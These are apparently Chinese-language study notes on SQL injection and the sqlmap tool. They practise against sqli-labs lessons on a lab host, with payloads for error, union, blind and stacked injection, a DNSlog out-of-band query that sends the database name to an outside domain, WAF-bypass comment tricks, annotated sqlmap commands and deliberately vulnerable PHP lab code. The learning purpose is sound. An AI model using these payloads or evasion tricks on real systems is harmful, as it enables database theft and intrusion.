Sqlmap天书

使用手册：https://github.com/sqlmapproject/sqlmap/wiki/Usage

找可能的注入点：

后端有交互的点：

request，method，get，post……

get/port/header，即html请求头，这种情况可能会出现在日志当中；

```
1' and updatexml(1,concat(0x7e,database(),0x7e,user(),0x7e,@@datadir),1)#
```

goole dork,也可以称为google hack；

总结：所有与后端存在交互的输入点都可能存在注入点；

数据库

第一步应该是判断出数据库的类型，然后在进行sql的一个注入测试工作。

MySQL

```
show databases;
use dbname;
show tables;
select * from tbname;
```

SqlServer

```
select * from sysdatabases; # 查看所有的数据库
use dbname;
select * from sysobjects where xtype='U';
# xtype='U'：表示所有用户表，xtype='S':表示所有系统表；
```

SqlInjectType

In-band sqli(Classic sqli)

in-band通常是服务器直接返回数据；

Error-based sqli

```
id=4' AND (SELECT 2*(IF((SELECT * FROM (SELECT
CONCAT(0x7178787671,(SELECT (ELT(2556=2556,1))),0x71627a6a71,0x78))s),
8446744073709551610, 8446744073709551610))) AND 'JOtO'='JOtO
```

Union-based sqli

```
id=-7810' UNION ALL SELECT
NULL,CONCAT(0x7171627a71,0x415449484d526167596a77484c6e47775644794b4b704
8756b6b47746472536a4c58694471634d65,0x7171787171),NULL-- -
---
```

Time-based Blind sqli

```
id=4' AND (SELECT 5114 FROM (SELECT(SLEEP(2)))RezN) AND 'vULj'='vULj
```

Boolean-based Blind sqli

```
id=1' AND 5957=5957 AND 'DFUZ'='DFUZ
```

Stacked injections

```
admin')) AS DuLp WHERE 2609=2609;SELECT BENCHMARK(5000000,MD5(0x75626f4d))--
qVVn
```

out-band sqli,(OOB)

out-band通常是服务器不会告诉你sql执行的结果，但是他会告诉另一个台服务器，这是需要我们从另一台服务器那回显的结果。

http://dnslog.cn/

dnslog的搭建可以参考：https://github.com/BugScanTeam/DNSLog

mysql使用load_file()函数来读取文件本地或远程，使用的协议是unc。

```
select load_file("\\\\uqusq5.dnslog.cn\\a.txt");  # 使用unc协议读取远程主机上a.txt文件，首先就是会进行dns的一个解析，然后对应的dnslog服务器上就会有对应的记录。
# 利用dnslog的特点，这里将数据库的库名直接写成dnslog进行注入
select load_file(concat("\\\\\",database(),".uqusq5.dnslog.cn\\a.txt"));
```

sql

sql语法在线学习：https://www.w3schools.com/sql/default.asp

mysql

注释：

```
--
/**/
#
```

绕过等号：使用`between`、`in`、`条件判断进行绕过>,<`这两个关键字配合`where`进行绕过

order by

order by在mysql当中用来对数据集进行排序，默认是升序(AES)，降序使用(DES)进行排序；

order by的后面也可以跟一个数字，数字的大小表示查询表当中字段的个数，所以可以使用order by语句来探测表当中字段的数量。如：

```
select * from user_info order by 3; # 这里语句如果正常执行，则表示user_info表中字段数量为3
# 在探测表字段的数量时，order by后面也可以写成：order by 1,2,3;
```

null values

查询空值：

```
select * from user_info where username is null;  # 非空为is not null
```

Aliases

给查询的字段取一个别名，可以使用as关键字进行表示，也可以不使用as而直接使用空格，如：

```
select id as userId from user_info;  # 这个语句与下面的语句是差不多的；
select (select 1)s;  # 将查询语句(select 1)重命名为s
```

函数


帮助文档：https://www.w3schools.com/sql/sql_ref_mysql.asp

Tips：只有多看，多了解；才能谈绕过、bypass等；

```
@@datadir; # 表示数据存放的目录
```

exists

```
select * from users where id=1 and exists(select * from users where
ascii(username)=68);  # 判断users表中id为1用户的用户名首字母的ascii是不是等于68
```



union

`UNION` 运算符用于组合两个或多个 `SELECT` 语句的结果集。

- 其中的每个 `SELECT` 语句 `UNION` 必须具有相同的列数
- 这些列也必须具有相似的数据类型
- 每个语句中的列 `SELECT` 也必须采用相同的顺序

UNION ALL 语法

默认情况下，`UNION` 运算符仅选择不同的值。要允许重复值，请使用 `UNION ALL`。

group by

该 `GROUP BY` 语句将具有相同值的行分组到摘要行中，例如“查找每个国家/地区的客户数量”。

该 `GROUP BY` 语句通常与聚合函数（`COUNT()`，`MAX()`，`MIN()`，`SUM()`，`AVG()`）一起使用，以按一列或多列对结果集进行分组。

每个国家/地区的客户数量：

```
SELECT COUNT(CustomerID), Country
FROM Customers
GROUP BY Country;
```

join

子句用于根据`JOIN`它们之间的相关列组合来自两个或多个表的行。

分为：left join、inner join、right join。

sql backup database statement

syntax：

```
BACKUP DATABASE databasename TO DISK = 'filepath';
```

sqlmap 实战

sqlmap 图形化界面：https://github.com/needle-wang/sqlmap-gtk

英文文档

```
Usage: python sqlmap [options]
Options:
  -h, --help            Show basic help message and exit
  -hh                   Show advanced help message and exit

  --version             Show program's version number and exit

  -v VERBOSE            Verbosity level: 0-6 (default 1)

  Target:
    At least one of these options has to be provided to define the
target(s)
    -u URL, --url=URL   Target URL (e.g. "http://www.site.com/vuln.php?
id=1")
    -d DIRECT           Connection string for direct database connection
    -l LOGFILE          Parse target(s) from Burp or WebScarab proxy log
file
    -m BULKFILE         Scan multiple targets given in a textual file
    -r REQUESTFILE      Load HTTP request from a file
    -g GOOGLEDORK       Process Google dork results as target URLs
    -c CONFIGFILE       Load options from a configuration INI file

  Request:
    These options can be used to specify how to connect to the target URL

```

```
    -A AGENT, --user..  HTTP User-Agent header value
    -H HEADER, --hea..  Extra header (e.g. "X-Forwarded-For: 127.0.0.1")
    --method=METHOD     Force usage of given HTTP method (e.g. PUT)
    --data=DATA         Data string to be sent through POST (e.g. "id=1")
    --param-del=PARA..  Character used for splitting parameter values (e.g.
&)
    --cookie=COOKIE     HTTP Cookie header value (e.g.
"PHPSESSID=a8d127e..")
    --cookie-del=COO..  Character used for splitting cookie values (e.g. ;)
    --live-cookies=L..  Live cookies file used for loading up-to-date
values
    --load-cookies=L..  File containing cookies in Netscape/wget format
    --drop-set-cookie   Ignore Set-Cookie header from response
    --mobile            Imitate smartphone through HTTP User-Agent header
    --random-agent      Use randomly selected HTTP User-Agent header value
    --host=HOST         HTTP Host header value
    --referer=REFERER   HTTP Referer header value
    --headers=HEADERS   Extra headers (e.g. "Accept-Language: fr\nETag:
123")
    --auth-type=AUTH..  HTTP authentication type (Basic, Digest, Bearer,
...)
    --auth-cred=AUTH..  HTTP authentication credentials (name:password)
    --auth-file=AUTH..  HTTP authentication PEM cert/private key file
    --abort-code=ABO..  Abort on (problematic) HTTP error code(s) (e.g.
401)
    --ignore-code=IG..  Ignore (problematic) HTTP error code(s) (e.g. 401)
    --ignore-proxy      Ignore system default proxy settings
    --ignore-redirects  Ignore redirection attempts
    --ignore-timeouts   Ignore connection timeouts
    --proxy=PROXY       Use a proxy to connect to the target URL
    --proxy-cred=PRO..  Proxy authentication credentials (name:password)
    --proxy-file=PRO..  Load proxy list from a file
    --proxy-freq=PRO..  Requests between change of proxy from a given list
    --tor               Use Tor anonymity network
    --tor-port=TORPORT  Set Tor proxy port other than default
    --tor-type=TORTYPE  Set Tor proxy type (HTTP, SOCKS4 or SOCKS5
(default))
    --check-tor         Check to see if Tor is used properly
    --delay=DELAY       Delay in seconds between each HTTP request
    --timeout=TIMEOUT   Seconds to wait before timeout connection (default
30)
    --retries=RETRIES   Retries when the connection timeouts (default 3)
    --retry-on=RETRYON  Retry request on regexp matching content (e.g.
"drop")
    --randomize=RPARAM  Randomly change value for given parameter(s)
    --safe-url=SAFEURL  URL address to visit frequently during testing
    --safe-post=SAFE..  POST data to send to a safe URL
    --safe-req=SAFER..  Load safe HTTP request from a file
    --safe-freq=SAFE..  Regular requests between visits to a safe URL
    --skip-urlencode    Skip URL encoding of payload data
    --csrf-token=CSR..  Parameter used to hold anti-CSRF token
    --csrf-url=CSRFURL  URL address to visit for extraction of anti-CSRF
token
    --csrf-method=CS..  HTTP method to use during anti-CSRF token page
visit
    --csrf-data=CSRF..  POST data to send during anti-CSRF token page visit
    --csrf-retries=C..  Retries for anti-CSRF token retrieval (default 0)
    --force-ssl         Force usage of SSL/HTTPS
```

```
    --chunked           Use HTTP chunked transfer encoded (POST) requests
    --hpp               Use HTTP parameter pollution method
    --eval=EVALCODE     Evaluate provided Python code before the request
(e.g.
                        "import hashlib;id2=hashlib.md5(id).hexdigest()")

  Optimization:
    These options can be used to optimize the performance of sqlmap

    -o                  Turn on all optimization switches
    --predict-output    Predict common queries output
    --keep-alive        Use persistent HTTP(s) connections
    --null-connection   Retrieve page length without actual HTTP response
body
    --threads=THREADS   Max number of concurrent HTTP(s) requests (default
1)

  Injection:
    These options can be used to specify which parameters to test for,
    provide custom injection payloads and optional tampering scripts

    -p TESTPARAMETER    Testable parameter(s)
    --skip=SKIP         Skip testing for given parameter(s)
    --skip-static       Skip testing parameters that not appear to be
dynamic
    --param-exclude=..  Regexp to exclude parameters from testing (e.g.
"ses")
    --param-filter=P..  Select testable parameter(s) by place (e.g. "POST")
    --dbms=DBMS         Force back-end DBMS to provided value
    --dbms-cred=DBMS..  DBMS authentication credentials (user:password)
    --os=OS             Force back-end DBMS operating system to provided
value
    --invalid-bignum    Use big numbers for invalidating values
    --invalid-logical   Use logical operations for invalidating values
    --invalid-string    Use random strings for invalidating values
    --no-cast           Turn off payload casting mechanism
    --no-escape         Turn off string escaping mechanism
    --prefix=PREFIX     Injection payload prefix string
    --suffix=SUFFIX     Injection payload suffix string
    --tamper=TAMPER     Use given script(s) for tampering injection data

  Detection:
    These options can be used to customize the detection phase

    --level=LEVEL       Level of tests to perform (1-5, default 1)
    --risk=RISK         Risk of tests to perform (1-3, default 1)
    --string=STRING     String to match when query is evaluated to True
    --not-string=NOT..  String to match when query is evaluated to False
    --regexp=REGEXP     Regexp to match when query is evaluated to True
    --code=CODE         HTTP code to match when query is evaluated to True
    --smart             Perform thorough tests only if positive
heuristic(s)
    --text-only         Compare pages based only on the textual content
    --titles            Compare pages based only on their titles

  Techniques:
    These options can be used to tweak testing of specific SQL injection
    techniques
```

```
    --technique=TECH..  SQL injection techniques to use (default "BEUSTQ")
    --time-sec=TIMESEC  Seconds to delay the DBMS response (default 5)
    --union-cols=UCOLS  Range of columns to test for UNION query SQL
injection
    --union-char=UCHAR  Character to use for bruteforcing number of columns
    --union-from=UFROM  Table to use in FROM part of UNION query SQL
injection
    --dns-domain=DNS..  Domain name used for DNS exfiltration attack
    --second-url=SEC..  Resulting page URL searched for second-order
response
    --second-req=SEC..  Load second-order HTTP request from file

  Fingerprint:
    -f, --fingerprint   Perform an extensive DBMS version fingerprint

  Enumeration:
    These options can be used to enumerate the back-end database
    management system information, structure and data contained in the
    tables

    -a, --all           Retrieve everything
    -b, --banner        Retrieve DBMS banner
    --current-user      Retrieve DBMS current user
    --current-db        Retrieve DBMS current database
    --hostname          Retrieve DBMS server hostname
    --is-dba            Detect if the DBMS current user is DBA
    --users             Enumerate DBMS users
    --passwords         Enumerate DBMS users password hashes
    --privileges        Enumerate DBMS users privileges
    --roles             Enumerate DBMS users roles
    --dbs               Enumerate DBMS databases
    --tables            Enumerate DBMS database tables
    --columns           Enumerate DBMS database table columns
    --schema            Enumerate DBMS schema
    --count             Retrieve number of entries for table(s)
    --dump              Dump DBMS database table entries
    --dump-all          Dump all DBMS databases tables entries
    --search            Search column(s), table(s) and/or database name(s)
    --comments          Check for DBMS comments during enumeration
    --statements        Retrieve SQL statements being run on DBMS
    -D DB               DBMS database to enumerate
    -T TBL              DBMS database table(s) to enumerate
    -C COL              DBMS database table column(s) to enumerate
    -X EXCLUDE          DBMS database identifier(s) to not enumerate
    -U USER             DBMS user to enumerate
    --exclude-sysdbs    Exclude DBMS system databases when enumerating
tables
    --pivot-column=P..  Pivot column name
    --where=DUMPWHERE   Use WHERE condition while table dumping
    --start=LIMITSTART  First dump table entry to retrieve
    --stop=LIMITSTOP    Last dump table entry to retrieve
    --first=FIRSTCHAR   First query output word character to retrieve
    --last=LASTCHAR     Last query output word character to retrieve
    --sql-query=SQLQ..  SQL statement to be executed
    --sql-shell         Prompt for an interactive SQL shell
    --sql-file=SQLFILE  Execute SQL statements from given file(s)

```

```
  Brute force:
    These options can be used to run brute force checks

    --common-tables     Check existence of common tables
    --common-columns    Check existence of common columns
    --common-files      Check existence of common files

  User-defined function injection:
    These options can be used to create custom user-defined functions

    --udf-inject        Inject custom user-defined functions
    --shared-lib=SHLIB  Local path of the shared library

  File system access:
    These options can be used to access the back-end database management
    system underlying file system

    --file-read=FILE..  Read a file from the back-end DBMS file system
    --file-write=FIL..  Write a local file on the back-end DBMS file system
    --file-dest=FILE..  Back-end DBMS absolute filepath to write to

  Operating system access:
    These options can be used to access the back-end database management
    system underlying operating system

    --os-cmd=OSCMD      Execute an operating system command
    --os-shell          Prompt for an interactive operating system shell
    --os-pwn            Prompt for an OOB shell, Meterpreter or VNC
    --os-smbrelay       One click prompt for an OOB shell, Meterpreter or
VNC
    --os-bof            Stored procedure buffer overflow exploitation
    --priv-esc          Database process user privilege escalation
    --msf-path=MSFPATH  Local path where Metasploit Framework is installed
    --tmp-path=TMPPATH  Remote absolute path of temporary files directory

  Windows registry access:
    These options can be used to access the back-end database management
    system Windows registry

    --reg-read          Read a Windows registry key value
    --reg-add           Write a Windows registry key value data
    --reg-del           Delete a Windows registry key value
    --reg-key=REGKEY    Windows registry key
    --reg-value=REGVAL  Windows registry key value
    --reg-data=REGDATA  Windows registry key value data
    --reg-type=REGTYPE  Windows registry key value type

  General:
    These options can be used to set some general working parameters

    -s SESSIONFILE      Load session from a stored (.sqlite) file
    -t TRAFFICFILE      Log all HTTP traffic into a textual file
    --abort-on-empty    Abort data retrieval on empty results
    --answers=ANSWERS   Set predefined answers (e.g. "quit=N,follow=N")
    --base64=BASE64P..  Parameter(s) containing Base64 encoded data
    --base64-safe       Use URL and filename safe Base64 alphabet (RFC
4648)
    --batch             Never ask for user input, use the default behavior
```

```
    --binary-fields=..  Result fields having binary values (e.g. "digest")
    --check-internet    Check Internet connection before assessing the
target
    --cleanup           Clean up the DBMS from sqlmap specific UDF and
tables
    --crawl=CRAWLDEPTH  Crawl the website starting from the target URL
    --crawl-exclude=..  Regexp to exclude pages from crawling (e.g.
"logout")
    --csv-del=CSVDEL    Delimiting character used in CSV output (default
",")
    --charset=CHARSET   Blind SQL injection charset (e.g.
"0123456789abcdef")
    --dump-file=DUMP..  Store dumped data to a custom file
    --dump-format=DU..  Format of dumped data (CSV (default), HTML or
SQLITE)
    --encoding=ENCOD..  Character encoding used for data retrieval (e.g.
GBK)
    --eta               Display for each output the estimated time of
arrival
    --flush-session     Flush session files for current target
    --forms             Parse and test forms on target URL
    --fresh-queries     Ignore query results stored in session file
    --gpage=GOOGLEPAGE  Use Google dork results from specified page number
    --har=HARFILE       Log all HTTP traffic into a HAR file
    --hex               Use hex conversion during data retrieval
    --output-dir=OUT..  Custom output directory path
    --parse-errors      Parse and display DBMS error messages from
responses
    --preprocess=PRE..  Use given script(s) for preprocessing (request)
    --postprocess=PO..  Use given script(s) for postprocessing (response)
    --repair            Redump entries having unknown character marker (?)
    --save=SAVECONFIG   Save options to a configuration INI file
    --scope=SCOPE       Regexp for filtering targets
    --skip-heuristics   Skip heuristic detection of vulnerabilities
    --skip-waf          Skip heuristic detection of WAF/IPS protection
    --table-prefix=T..  Prefix used for temporary tables (default:
"sqlmap")
    --test-filter=TE..  Select tests by payloads and/or titles (e.g. ROW)
    --test-skip=TEST..  Skip tests by payloads and/or titles (e.g.
BENCHMARK)
    --web-root=WEBROOT  Web server document root directory (e.g.
"/var/www")

  Miscellaneous:
    These options do not fit into any other category

    -z MNEMONICS        Use short mnemonics (e.g. "flu,bat,ban,tec=EU")
    --alert=ALERT       Run host OS command(s) when SQL injection is found
    --beep              Beep on question and/or when vulnerability is found
    --dependencies      Check for missing (optional) sqlmap dependencies
    --disable-coloring  Disable console output coloring
    --list-tampers      Display list of available tamper scripts
    --no-logging        Disable logging to a file
    --offline           Work in offline mode (only use session data)
    --purge             Safely remove all content from sqlmap data
directory
    --results-file=R..  Location of CSV results file in multiple targets
mode
```

```
    --shell             Prompt for an interactive sqlmap shell
    --tmp-dir=TMPDIR    Local directory for storing temporary files
    --unstable          Adjust options for unstable connections
    --update            Update sqlmap
    --wizard            Simple wizard interface for beginner users
```

常用参数

```
Target:

--batch   # 自动选择y/n
--random-agent  # 随机生成一个类似浏览器的agent，通常用于屏蔽sqlmap自带的user-agent
--technique=B   # 指定注入类型
--tamper=file.py  # 指定自定义的py文件
-v Verbose 0-6(default 1)
    0 - 只显示错误和关键信息
    1 - 警告和信息
    2 - 调试信息
    3 - 显示payload信息
    4 - 显示整个请求
    5 - 返回报文的头部
    6 - 返回报文内容


Injection:
-p # 指定注入的参数，如：-p username

Request:
--method  # 指定请求方式，如：--method post
--data   # 请求时的数据，如：--data "username=admin&passworld=admin"
如发送post数据：sqlmap -u http://192.168.0.150:8080/Less-11/ --technique=E --tamper=safedog.py --batch --random-agent --method post --data "uname=admin&passwd=admin" -p uname --dbs
Enumeration:
--curent-user # 应用程序操作mysql数据库的当前用户
--current-db  # 操作的当前数据库
--hostname # 主机名
--is-dba  # 判断当前用户是不是管理员
--users   # 枚举出所有的用户
--passwords # 枚举出所有用户的密码
--privileges  # 枚举出个用户的权限
--tables  # 枚举出指定数据库当中的表
--roles  # 枚举出用户的角色
--dbs  # 枚举出所有的数据库
--tables # 枚举出指定数据中的所有表
--dump-all # 枚举出指定表中所有的字段
如：sqlmap -u 'http://192.168.0.150:8080/Less-3/?id=1' --technique=U --tamper=safedog.py --batch --random-agent  -D security -T users --dump-all


mysql常量:
显示版本：select version();
显示字符集：select @@character_set_database;
显示计算机名：select @@hostname;
显示系统版本：select @@version_compile_os;
```

```
显示mysql路径：select @@basedir;
显示数据库路径：select @@datadir;
显示root密码：select user,password from mysql.user;
```

自定义tamper脚本

为了更好的观测sqlmap payload的执行情况，这里使用自定义脚本输出所测试的payload：

```
!/usr/bin/env python

import re

from lib.core.enums import PRIORITY

__priority__ = PRIORITY.HIGHEST

def dependencies():
    pass

def tamper(payload, **kwargs):

    print "payload ====> %s" % payload
    return payload
```

对payload base64编码：

```
sqlmap -u http://192.168.0.150:8080/Less-21/ --batch --cookie "uname=*" --tamper=base64encode.py
```

二次注入

sqlilab-less24

参数污染

sqlilab-less29；

参数污染，正常情况下前端传递的参数中相同的参数名应该是只有一个，但是非正常情况下就会有多个，如：

```
ip.com/?id=1    # 正常情况
ip.com/?id=1&id=2&id=3     # 非正常情况，且最后一个有效，即id=3
```

```
<?php
include("../sql-connections/sql-connect.php");
error_reporting(0);

// take the variables
if(isset($_GET['id']))
```

```php
{
    $qs = $_SERVER['QUERY_STRING'];  # 获取查询的所有参数，如：?id=1&u=admin，此时获取的参数为id=1&un=admin
    $hint=$qs;
    $id1=java_implimentation($qs);
    $id=$_GET['id'];
    //echo $id1;
    whitelist($id1);

    //logging the connection parameters to a file for analysis.
    $fp=fopen('result.txt','a');
    fwrite($fp,'ID:'.$id."\n");
    fclose($fp);




// connectivity
    $sql="SELECT * FROM users WHERE id='$id' LIMIT 0,1";
    $result=mysql_query($sql);
    $row = mysql_fetch_array($result);
    if($row)
    {
        echo "<font size='5' color= '#99FF00'>";
        echo 'Your Login name:'. $row['username'];
        echo "<br>";
        echo 'Your Password:' .$row['password'];
        echo "</font>";
    }
    else
    {
        echo '<font color= "#FFFF00">';
        print_r(mysql_error());
        echo "</font>";
    }
}
    else { echo "Please input the ID as parameter with numeric value";}

//WAF implimentation with a whitelist approach..... only allows input to be Numeric.
function whitelist($input)
{
    $match = preg_match("/^\d+$/", $input);  # 匹配非数字
    if($match)
    {
        //echo "you are good";
        //return $match;
    }
    else
    {
        header('Location: hacked.php');
        //echo "you are bad";
    }
}
```

```php
// The function below immitates the behavior of parameters when subject to HPP (HTTP Parameter Pollution).
function java_implimentation($query_string)
{
    $q_s = $query_string;
    $qs_array= explode("&",$q_s);   # 将查询参数拆分为数组


    foreach($qs_array as $key => $value)
    {
        $val=substr($value,0,2);
        if($val=="id")
        {
            $id_value=substr($value,3,30);
            return $id_value;
            echo "<br>";
            break;    # 关键点，当匹配到参数第一个参数id=1时，这是就会进行拆分，但是这里我们传递的参数被污染了，后面真正起作用的参数却没有被过滤到。
        }

    }

}

?>
```

代码审计1

sqlilabs-less33

```php
<?php
//including the Mysql connect parameters.
include("../sql-connections/sql-connect.php");

function check_addslashes($string)
{
    $string= addslashes($string);
    return $string;
}

// take the variables
if(isset($_GET['id']))
{
$id=check_addslashes($_GET['id']);
//echo "The filtered request is :" .$id . "<br>";

//logging the connection parameters to a file for analysis.
$fp=fopen('result.txt','a');
fwrite($fp,'ID:'.$id."\n");
fclose($fp);

// connectivity

mysql_query("SET NAMES gbk");   # 关键点，宽字节注入
$sql="SELECT * FROM users WHERE id='$id' LIMIT 0,1";
```

```
// ...
```

绕过&总结

sqlmap critical表示sqlmap不能够进行注入了，这是可以增加level、risk、tamper

```
/*!32001select schema_name from information_schema.schemata*/  # 上面的代码可以正常执行，注意点：!32001这里是5个数字，且语句的后面没有;号否则会报错。

select group_concat(colmn_name) from information_schema.columns where table_name="" and table_schema=database();

select group_concat(table_name) from information_schema.tables where table_schema=""
```

bypass

mysql的函数中，函数与括号之间可以存在多个空格，不会影响函数的执行，如：`select sleep (3);`

过狗（绕过正则）：

```
/*%!/*/select
/*%"/!*/select
/*%/!"*/union
```

bypass绕过规则提取

使用x64dbg进行分析，然后将对应的规则提取出来即可。

步骤：

1. dump rules，导出规则；
2. view rules，查看规则；
3. filters url -> isSqliInjection();

正则表达式

说明书：https://tool.oschina.net/uploads/apidocs/jquery/regexp.html

推荐网站：https://regex101.com/

php正则表达式修饰符

> 修饰符被放在PHP正则表达式定界符"/"之后，在正则表达式尾部引号之前。

```
i 忽略大小写，匹配不考虑大小写

m 多行独立匹配，如果字符串不包含[\n]等换行符就和普通正则一样。

s 设置正则符号 . 可以匹配换行符[\n]，如果没有设置，正则符号.不能匹配换行符\n。

x 忽略没有转义的空格

e eval() 对匹配后的元素执行函数。

A 前置锚定，约束匹配仅从目标字符串开始搜索

D 锁定$作为结尾，如果没有D，如果字符串包含[\n]等换行符，$依旧依旧匹配换行符。如果设置了修饰符m，修饰符D 就会被忽略。

S 对非锚定的匹配进行分析

U 非贪婪，如果在正则字符量词后加"?"，就可以恢复贪婪

X 打开与perl 不兼容附件

u 强制字符串为UTF-8编码，一般在非UTF-8编码的文档中才需要这个。建议UTF-8环境中不要使用这个。
```

sqlmap 中文文档

Target

```
-d   # 直接连接数据库，如：-d mysql://user:password@dbms_ip:dbms_ip:dbms_port/dbname
-u   # 跟url地址
-r   # 读取一个http请求包，这里可以在请求包中的指定位置添加一个*号来设置要注入的字段，如：
    POST /Less-24/login.php HTTP/1.1
    Host: 192.168.0.150:8080
    User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:99.0) Gecko/20100101 Firefox/99.0
    Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
    Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
    Accept-Encoding: gzip, deflate
    Content-Type: application/x-www-form-urlencoded
    Content-Length: 52
    Origin: http://192.168.0.150:8080
    Connection: close
    Referer: http://192.168.0.150:8080/Less-24/index.php
    Cookie: PHPSESSID=t6qo4tuuse05rec906e35879g2
    Upgrade-Insecure-Requests: 1
```

```
    login_user=admin*&login_password=admin&mysubmit=Login  # 这里使用*来测试login_user字段

-x   # 从sitemap xml文件当中测试，如：apple.com/sitemap.xml
-c   # configfile!
-m   # 大文件的读取
-g   # 通过goole搜索找到的url作为目标，如：sqlmap -g "inurl:".php?id=1""
```

Request

```
--method=METHOD   # 请求方式，GET POST HEAD PUT DELETE CONNECT OPTIONS TRACE PATCH
--data=DATA 指定POST的参数，使用--data参数后，--method的值默认为POST
--param-del=PARA   # 指定传入参数之间的分隔符，默认为&符号。如：--data="id=1;name=z" --param-del=";"
--cookie=COOKIE  # 指定cookie的值，如果测试的网址需要登录时，可以设置cookie进行测试
--cookie-del  # 指定分割cookie值的符号
--load-cookies=L...  # 从文件当中读取cookie值，Netscape/wget格式
--drop-set-cookie # 忽略响应包的set-cookie头
--user-agent=AGENT # 指定user-agent用户代理，如：Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/109.0.0.0 Safari/537.36
--random-agent  # 随机选用sqlmap目录中的user-agent，在使用sqlmap时，一定要设置user-agent。否则会很容易就被检测出来
--host=HOST     # 设置http请求头当中host，但是不会影响真正主机之间的通信。
--referer=REFERER # 设置http请求头中referer字段
-H # 指定请求当中的某个头，如：-H "X-Forwarded-For: 127.0.0.1"
--headers=HEAD... # 指定多个请求字段头，使用\n进行分割
--auth-type=AUTH...  # 指定http认证类型
--auth-cred=AUTH...  # 指定http认证的账户名和密码，就像apache就可以设置访问某个目录时要认证
--auth-file=AUTH...  # 指定一个私钥文件来认证
--ignore-401  # 忽略401未授权认证
--proxy=PROXY  # 使用代理
--proxy-cred=PRO...  # 指定认证的凭据，username:password
--proxy-file=PRO...  # 从文件当中加载代理
--ignore-proxy  # 忽略默认的系统代理
--tor
--tor-port=TORPOST
--tor-type=TOR...
--check-tor
--delay=DELAY  # 设置每个http请求的时间间隔
--timeout=TIME...    # 设置超时时间，默认30秒
--retries=RE...    # 设置重试次数，默认为3次
--randomize=PARAM   # 随机的更改给定参数的值，如：sqlmap -u url.com/?id=1 --randomize=id
--safe-url=SAFEURL  # 有的web应用程序会在你多次访问错误的请求时屏蔽掉你以后的所有请求，这里提供一个安全不错误的连接，每隔一段时间都会去访问一下
--safe-post=SAFE... # 这里设置一个正确的post数据
--safe-req-SAFER... # 从文件中读取安全，或者叫正确的http请求
--safe-freq=SAFE... # 设置访问安全url的时间间隔
--skip-urlencode    # 不进行url编码
--csrf-token=CSR... #
--csrf-url=CSRFURL  #
```

```
--force-ssl     # 强制设置https协议
--hpp    # 参数污染，如：?id=cmd&id=aa
--eval=EVALCODE
    "import hashlib;id2=hashlib.md5(id).hexdigest()"
    发送请求之前先运行这段python代码，比如对某个参数进行处理
    比如下面的，hash参数就是id的md5值
    sqlmap -u url.com/vul.php?id=1&hash=c20ad4d76fe97759aa27a0c99bff6710 --eval="import hashlib;id2=hashlib.md5(id).hexdigest()"

```

Optimization：优化

```
-o    # 开启所有优化项
--keep-alive   # 连接持久化，与--proxy不兼容
--null-connection   # 直接返回响应页面的大小（长度），而不返回页面的body，通常用在盲注，与--test-only不兼容
--threads=TH...   # 指定线程数，默认为1
```

Injection：注入

```
-p TESTPARAMETER # 设定测试的参数，sqlmap默认测试所有的GET和POST参数，当--level的值大于等于2的时候会测试HTTP COOKIE头的值，当大于等于3的时候也会测试user-agent和http referer头的值，如：-p "id,user-agent"
--skip=PARAM   # 设置不需要测试的参数
---skip-static   #
--dbms=DBMS   # 指定后端数据库类型（mysql，mssql等）
--dbms-cred=DBMS...   # 指定数据的认证信息（user:password）
--os=OS   # 指定后端的系统类型
--no-cast
--no-escape
--prefix=PREFIX
--suffix=SUFFIX
--tamper=TAMPER    # 给定注入脚本
```

Detection：发现


```
--level=LEVEL     # 有效值1-5，默认为1；level的值更大时的sqlmap进行注入时测试的语句会更多，即payload会更多；同时也会寻找更多的注入点，比如像请求头当中的：host、user-agent等等。
--risk   # 有效值1-3，默认为1
--string    # 设置一些返回页面中的字符，页面返回这些字符时，说明我们的注入判断语句时正确的，如：过安全狗的时候没有安全狗的页面就表示绕过成功
--not-string    # 设置返回页面没有返回某个字符时就是判断错误
--regexp=REGEXP   # 用正则匹配告诉sqlmap返回什么是正确的
--code=CODE   # 用http的响应码来判断注入语句是不是正确的，如：响应200的时候为真，响应401的时候为假，可添加参数--code=200
--text-only   # 真条件下的返回页面与假条件下返回页面时不同时可以使用这个
--titles   # 真条件下的返回页面的标题与假条件返回页面的标题是不同的时候可以使用这个
```

Techniques：注入技术

> IN / OUT

```
--technique=B/E/U/S/T/Q    # 指定注入技术，默认使用全部（default "BEUSTQ"），其含义如下：
    B: Boolean-based blind SQL injection
    E: Error-based SQL injection
    U: UNION query SQL injection
    S: Stacked queries SQL injection
    T: Time-based blind SQL injection
    Q: Inline SQL injection
